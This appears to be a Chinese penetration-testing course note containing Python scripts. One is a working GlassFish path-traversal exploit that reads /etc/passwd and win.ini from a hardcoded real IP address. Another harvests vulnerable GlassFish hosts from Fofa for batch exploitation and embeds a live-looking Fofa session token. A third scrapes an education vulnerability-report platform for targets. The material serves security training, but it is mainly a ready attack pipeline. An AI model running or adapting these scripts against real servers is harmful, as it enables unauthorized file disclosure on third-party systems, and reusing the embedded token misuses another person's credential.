
Day77 Python开发–批量Fofa&SRC提取&POC验证



77.1 Python 开发-某漏洞 POC 验证批量脚本

- 应用服务器glassfish任意文件读取漏洞:**https://www.secpulse.com/archives/42277.html**
- glassfish验证脚本:参考pycharm代码

```
import requests
url=”http://217.27.153.138:4848/”
```

```python
payload_linux = "/theme/METAINF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd"
payload_windows = "/theme/METAINF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/Windows/win.ini"
data_linux=requests.get(url+payload_linux) #获取请求后的返回源代码
data_windows=requests.get(url+payload_windows) #获取请求后的返回源代码
print(data_linux.content.decode(‘utf-8’))
print(data_windows.content.decode(‘utf-8’))
statuscode_linux = data_linux.status_code    #获取请求后的返回状态码
statuscode_windows = data_windows .status_code #获取请求后的返回状态码
if statuscode_linux == 200:
        print("glassfish任意文件读取漏洞存在")
        print(data_linux.text)
elif statuscode_windows == 200:
        print("glassfish任意文件读取漏洞存在")
        print(data_windows.text)
else:
        print("glassfish任意文件读取漏洞不存在")
```

77.2 Python 开发-Fofa 搜索结果提取采集脚本

```
如何实现这个漏洞批量化：
1.获取到可能存在漏洞的地址信息-借助Fofa进行获取目标
    1.2 将请求的数据进行筛选
2.批量请求地址信息进行判断是否存在-单线程和多线程
```

```python
#一直显示会员版登录

# https://fofa.info/result?qbase64=ImdsYXNzZmlzaCIgJiYgcG9ydD0iNDg0OCI%3D&page=2&page_size=10
# "glassfish" && port="4848" +str(page)+'&qbase64='
import base64
import time

import requests
from lxml import etree

cookie ='fofa_token:eyJhbGciOiJIUzUxMiIsImtpZCI6Ik5XWTVZakF4TVRkalltSTJNRFZsWXpRM05EWXdaakF3TURVMlkyWTNZemd3TUdRd1pUTmpZUT09IiwidHlwIjoiSldUIn0.eyJpZCI6MTYxMDU0LCJtaWQiOjEwMDA5Mzk1MiwidXNlcm5hbWUiOiJpc2Vjbm9vYiIsImV4cCI6MTY1MDk4NDIyNi4xODgwNzEsImlzcyI6InJlZnJlc2gifQ.cGahceI56wae-hYUsNOW_7Fm9zG_brwBQRfmYOmv-TPuFmQLlo3tRYzKINXqcqe03AD8zClFTmDj2frO7ALYkg'
def fofa_search(page):

    headers = {
    'Host': 'fofa.info',
    'Accept':'text / html, application / xhtml + xml, application / xml;q = 0.9, image / avif, image / webp, * / *;q = 0.8',
    'Accept - Encoding':'gzip, deflate, br',
    'Accept - Language':'zh - CN, zh;q = 0.8, zh - TW;q = 0.7, zh - HK;q = 0.5, en - US;q = 0.3, en;q = 0.2',
    'Cache - Control':'no - cache',
    'Connection':'keep - alive',
    'Cookie':cookie.encode('utf-8'),
    'User - Agent':'Mozilla / 5.0(Windows NT 10.0;Win64;x64;rv: 99.0) Gecko / 20100101 Firefox / 99.0'
    }
    for page in range(1, int(page + 1)):
        search_data = '"glassfish" && port="4848"'
        url = 'https://fofa.info/result?page_size=10&page=' + str(page) + '&qbase64='
        search_data = str(base64.b64encode(search_data.encode('utf-8')),'utf-8')
        urls = url + str(search_data)
        print(urls)
        try:
            print('正在提取第' + str(page) + '页数据')
            result = requests.get(url=urls, headers=headers).content
            results = result.decode('utf-8')
            print(results)
            root = etree.HTML(results)
            ip_data = root.xpath('//div[@class="aSpan"]/a[@target="_blank"]/@href')
            # # / html / body / div / div / div / div[2] / div[1] / div[2] / div[2] / div[2] / div[1] / div[1] / div[1] / span[
            # #     2] / a
            ipdata = '\n'.join(ip_data)
            with open(r'ip.txt', 'a+') as f:
                f.write(ipdata + '\n')
                f.close()
            time.sleep(0.5)

        except Exception as e:
            pass


if __name__ == '__main__':
    fofa_search(5)
```

77.3 Python 开发-教育 SRC 报告平台信息提取脚本

```
import time
from lxml import etree
import requests
# url='https://src.sjtu.edu.cn/list/?page=1'
# res = requests.get(url).content
# bytes' object has no attribute 'encoding'
# python3中，编码的时候区分了字符串和二进制
```

```python
# encode 改为 decode 就可以了
# https://www.cnblogs.com/wsg-python/articles/10182177.html
# https://blog.csdn.net/weixin_45437533/article/details/121560316

# resp=res.decode(encoding='utf-8',errors='strict')
# print(resp)

def edu_collect(page):
    url = 'https://src.sjtu.edu.cn/list/?page='
    for p in range(1,int(page+1)):
        try:
            url = url + str(p)
            res = requests.get(url).content
            resp = res.decode(encoding='utf-8', errors='strict')
            # print(resp)
            soup = etree.HTML(resp)
            # 推荐直接从浏览器copy fullxpath （如果有tbody记得要去掉，不然匹配不到）
            result = soup.xpath('// table / tr/ td[2] / a / text()')
            # print(result)
            results = '\n'.join(result)
            # print(results)
            resultss = results.split()
            print(resultss)
            for edu in resultss:
                with open(r'ip.txt', 'a+', encoding='utf-8') as f:
                    f.write(edu + '\n')
                    f.close()
        except Exception as e :
            time.sleep(1)
            pass

if __name__ == '__main__':
    edu_collect(10)
```

资源:

```
https://fofa.so/
https://src.sjtu.edu.cn/
https://www.secpulse.com/archives/42277.html
https://pan.baidu.com/s/13y3U6jX3WUYmnfKnXT8abQ 提取码: xiao
```